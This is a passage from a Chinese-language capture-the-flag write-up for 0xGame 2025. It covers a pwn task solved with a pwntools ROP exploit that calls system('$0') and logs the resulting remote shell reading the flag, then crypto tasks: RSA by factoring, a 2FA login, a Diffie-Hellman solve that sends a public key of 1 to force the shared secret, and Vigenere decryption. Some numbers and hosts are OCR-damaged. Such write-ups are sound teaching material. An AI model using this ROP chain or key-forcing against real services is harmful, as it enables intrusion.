3. `p64(pop_rdi)`：把 `pop rdi; ret` gadget 的地址压栈，执行时会把下一个栈值弹到 `rdi`，然后 `ret` 跳到下一地址。
4. `p64(shell)`：要被 `pop rdi` 弹入 `rdi` 的值 `"$0"` 这里等同于shell)。
5. `p64(system)`：最后把 `system` 的地址放在栈上，当 `ret` 跳到这里时程序执行 `system(shell)`。


   整体：通过覆盖返回地址，执行 `ret` （对齐） -> `pop rdi; ret` （把 `shell` 地址放到 `rdi`） -> `system` （调用 `system(shell)`）。

start func()




```
.text:00000000004010D5                 hlt
.text:00000000004010D5 ; } // starts at 4010B0
.text:00000000004010D5 _start          endp
.text:00000000004010D5
.text:00000000004010D5 ; ---------------------------------------------------------------
```

pop rdi




```
.text:0000000000401196 gadget          proc near
.text:0000000000401196 ; __unwind {
.text:0000000000401196                 endbr64
.text:000000000040119A                 push    rbp
.text:000000000040119B                 mov     rbp, rsp
.text:000000000040119E                 pop     rdi
.text:000000000040119F                 retn
.text:000000000040119F gadget          endp
```




```
.init:0000000000401014                 call    rax ; __gmon_start__
.init:0000000000401016
.init:0000000000401016 loc_401016:                             ; CODE XREF: _init_proc+12↑j
.init:0000000000401016                 add     rsp, 8
.init:000000000040101A                 retn
.init:000000000040101A _init_proc      endp
.init:000000000040101A
.init:000000000040101A _init           ends
.init:000000000040101A
LOAD:000000000040101B ; ===========================================================================
LOAD:000000000040101B
```

```python
from pwn import *
context(arch='amd64', os='linux', log_level='debug')
# p = process("./pwn")
# gdb.attach(p)
p = remote("nc1.ctfplus.cn", 25875)
elf = ELF("./pwn")

# 13A
start = 0x00000000004010B0
pop_rdi = 0x000000000040119e
ret = 0x000000000040101a
shell = next(elf.search(b"$0"))
system = elf.sym['system']
payload = cyclic(0x38) + p64(ret) + p64(pop_rdi) + p64(shell) + p64(system)
p.sendlineafter(b"Start your attack\n", payload)
p.interactive()
```



```
PS C:\Users\31513\Pictures> python 1.py
[x] Opening connection to nc1.ctfplus.cn on port 32532
[x] Opening connection to nc1.ctfplus.cn on port 32532: Trying 198.18.0.72
[+] Opening connection to nc1.ctfplus.cn on port 32532: Done
[*] 'C:\\Users\\31513\\Pictures\\pwn'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
[DEBUG] Received 0x38 bytes:
    b'Before start I can give you my luck_number : 1929392164\n'
[DEBUG] Received 0x12 bytes:
    b'Start your attack\n'
[DEBUG] Sent 0x59 bytes:
    00000000  61 61 61 61  62 61 61 61  63 61 61 61  64 61 61 61  │aaaa│baaa│caaa│daaa│
    00000010  65 61 61 61  66 61 61 61  67 61 61 61  68 61 61 61  │eaaa│faaa│gaaa│haaa│
    00000020  69 61 61 61  6a 61 61 61  6b 61 61 61  6c 61 61 61  │iaaa│jaaa│kaaa│laaa│
    00000030  6d 61 61 61  6e 61 61 61  1a 10 40 00  00 00 00 00  │maaa│naaa│··@·│····│
    00000040  9e 11 40 00  00 00 00 00  02 12 40 00  00 00 00 00  │··@·│····│··@·│····│
    00000050  84 10 40 00  00 00 00 00  0a                        │··@·│····│·│
    00000059
[*] Switching to interactive mode
ls
[DEBUG] Sent 0x1 bytes:
    b'l'
[DEBUG] Sent 0x1 bytes:
    b's'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x4f bytes:
    b'bin\n'
    b'dev\n'
    b'flag\n'
    b'ld-linux-x86-64.so.2\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libc.so.6\n'
    b'libexec\n'
    b'libx32\n'
    b'pwn\n'
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
```




```
pwn
cat flag
[DEBUG] Sent 0x1 bytes:
    b'c'
[DEBUG] Sent 0x1 bytes:
    b'a'
[DEBUG] Sent 0x1 bytes:
    b't'
[DEBUG] Sent 0x1 bytes:
    b' '
[DEBUG] Sent 0x1 bytes:
    b'f'
[DEBUG] Sent 0x1 bytes:
    b'l'
[DEBUG] Sent 0x1 bytes:
    b'a'
[DEBUG] Sent 0x1 bytes:
    b'g'
[DEBUG] Sent 0x1 bytes:
    b'\n'
[DEBUG] Received 0x20 bytes:
    b'0xGame{daoler0_I5_4_m4g1c_5tr!}\n'
0xGame{daoler0_I5_4_m4g1c_5tr!}
```

```
0xGame{daoler0_I5_4_m4g1c_5tr!}
```

Crypto

Ez_RSA



52880629961772880678052406703279197393398741274774053216074023485891474915520530482319201127502

Result:


status (?)	digits	number
FF	154 (show)	5288062996...37<154> = 6097950772...11<77> · 8671868949...67<77>

```python
import gmpy2
from Crypto.Util.number import long_to_bytes

n =
5288062996177288067805240670327919739339874127477405321607402348589147491552
0530482319201127502166967825182812180481780878770770181087052713413828581240
37
c =
2454797328903978848197140611862882439826920912955785083080835692389929572917
3510933716263436695822892422125147894205689972246140877403887033810250185639
79
e = 65537
```

```
p =
60979507724530093051797511853954365018147917052474373616663462193464369184711
q =
86718689499194998339746379891242621495538434539975542252458947218776577824467

# 验证
assert p * q == n

phi = (p - 1) * (q - 1)
d = gmpy2.invert(e, phi)
m = pow(c, d, n)

print(long_to_bytes(m))
```

2FA

太难破解而且不会破解
直接扫码走起，用的微软验证器



```
┌──(kali㉿NewEridu)-[~]
└─$ nc nc1.ctfplus.cn 17275

Login Machine
[R]egister
[L]ogin
[G]et Flag

Choice: r
Username: red
```

```
Choice: l
Verification Code: 534917
Login successful!
Choice: g
0xGame{e2dd17ea-6a23-482c-ab20-220518cc2aeb}
```

```
0xGame{e2dd17ea-6a23-482c-ab20-220518cc2aeb}
```


Diffie-Hellman

先来一波乱猜，由于不是动态flag（估计yolo偷懒），可以根据一次计算密钥

```
The Prime is
1325150199797055731934314799368088643950133603594826325215062699497223161690
3278266017224786821275120922288300705164396702591714270661363925894942780199
```

```
599
The Generator is
4859916718751912878788618398673647960170449332653379162497888861632432114245
6404922595419627058768283306499867380468089660020901745312946149809594436639
11
Alice_s Public Key is
4992398327022380876308869593384263260032799191676848381885914778119942058902
6627988748354430269426309243283116615188981090558972746958361221661061097172
96
Bob_s Public Key: 2
Encrypted Flag:
8deb2caca5c97d5410ff7cece3b8e9d78deb4cf49403d62ca0aef44df52afe58ab46b9b7fc88
e496af744a95a22ae94a
```

```python
from pwn import *
from hashlib import sha256
from Crypto.Cipher import AES
from Crypto.Util.Padding import unpad
from Crypto.Util.number import long_to_bytes

context.log_level='debug'
io = remote('nc1.ctfplus.cn', 19143)

io.recvuntil(b'The Prime is ')
p = int(io.recvline())
io.recvuntil(b'The Generator is ')
g = int(io.recvline())
io.recvuntil(b"Alice's Public Key is ")
A = int(io.recvline())

# 发送 Bob 的公钥 B=1
# 等待提示输入 Bob's Public Key
io.recvuntil(b"Bob's Public Key: ")
io.sendline(b'1')  # 发送 '1' 而不是 '0'

io.recvuntil(b'Encrypted Flag: ')
enc_hex = io.recvline().strip().decode()
enc = bytes.fromhex(enc_hex)

s = 1  # 当 B=1 时，共享密钥 s = A^b mod p = A^1 mod p = A mod p = 1
key = sha256(long_to_bytes(s)).digest()

# 解密
cipher = AES.new(key, AES.MODE_ECB)
flag = unpad(cipher.decrypt(enc), 16)
print(flag.decode())
```



```
[x] Opening connection to ncl.ctfplus.cn on port 19143
[x] Opening connection to ncl.ctfplus.cn on port 19143: Trying 103.85.86.154
[+] Opening connection to ncl.ctfplus.cn on port 19143: Done
[DEBUG] Received 0x215 bytes:
    b'The Prime is 939525114167942268346749084553520754005194054125934506574468898305318476529821384385575289935528107619664703122834918843218521701673699830769709317047550З\n'
    b'The Generator is 646931132316206232813083856314288379332396876095914714261862269227105796885734545580400078880683536211593325984694307445711457289204389948827312361059246\n'
    b"Alice's Public Key is 466221392517672869230582774519247938608412686429612005710077466220554233926606967760433816417841644662015515474249488529049385352272020240797079890145814\n"
    b"Bob's Public Key: "
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x71 bytes:
    b'Encrypted Flag: ca04330ab7da70d9c9b87d0653b4d2d4e2f418e70751e11b5451f72ae37d98e2d423c76ebca40f9af5e60bade7890ac1\n'
0xGame{c03afe82-22f1-43e6-ade8-311e68441f82}
```

```
0xGame{c03afe82-22f1-43e6-ade8-311e68441f82}
```

Vigenere

加密函数使用`维吉尼亚密码`
先搜集相关资料:

- 对于明文的每个字符，找到它在字母表中的位置
- 找到当前密钥字符在字母表中的位置（作为偏移量）
- 将两个位置相加，对字母表长度取模
- 用新位置对应的字符替换原字符
- 密钥用完后从头开始重复使用
  ~~**理论来说可以直接手搓**~~ `搓完我把图片贴在这`

源码分析（注释太小。这里写不开）:

```python
from string import digits, ascii_letters, punctuation
from secret import flag
#引入Key以及字母表,字母表包括数字、大小写字母和标点符号
key = "Welcome-2025-0xGame"
alphabet = digits + ascii_letters + punctuation

#加密算法
def vigenere_encrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for char in plaintext:
        bias = alphabet.index(key[key_index])      # 获取密钥字符偏移量
        char_index = alphabet.index(char)          # 获取明文字符位置
        new_index = (char_index + bias) % len(alphabet) # 计算新位置
        ciphertext += alphabet[new_index]      # 获取密文字符
        key_index = (key_index + 1) % len(key)   # 移动密钥指针
    return ciphertext

#===================================
print(vigenere_encrypt(flag, key))

# WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+
```

以普遍理性而论，这种加密和解密没什么区别，~~可以**手搓**~~
只需要把原来的稍微一改

```
from string import digits, ascii_letters, punctuation
flag = 'WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+'

key = "Welcome-2025-0xGame"
alphabet = digits + ascii_letters + punctuation

#加密算法
def vigenere_encrypt(plaintext, key):
    ciphertext = ""
    key_index = 0
    for char in plaintext:
        bias = alphabet.index(key[key_index])     # 获取密钥字符偏移量
        char_index = alphabet.index(char)       # 获取明文字符位置
        new_index = (char_index - bias) % len(alphabet) # 计算新位置
        ciphertext += alphabet[new_index]      # 获取密文字符
        key_index = (key_index + 1) % len(key)   # 移动密钥指针
    return ciphertext


print(vigenere_encrypt(flag, key))

# WL"mKAaequ{q_aY$oz8`wBqLAF_{cku|eYAczt!pmoqAh+
```

```
0xGame{you_learned_vigenere_cipher_2df4b1c2e3}
```

要看手搓的话自己搓

Vigenere Advanced

源码分析：

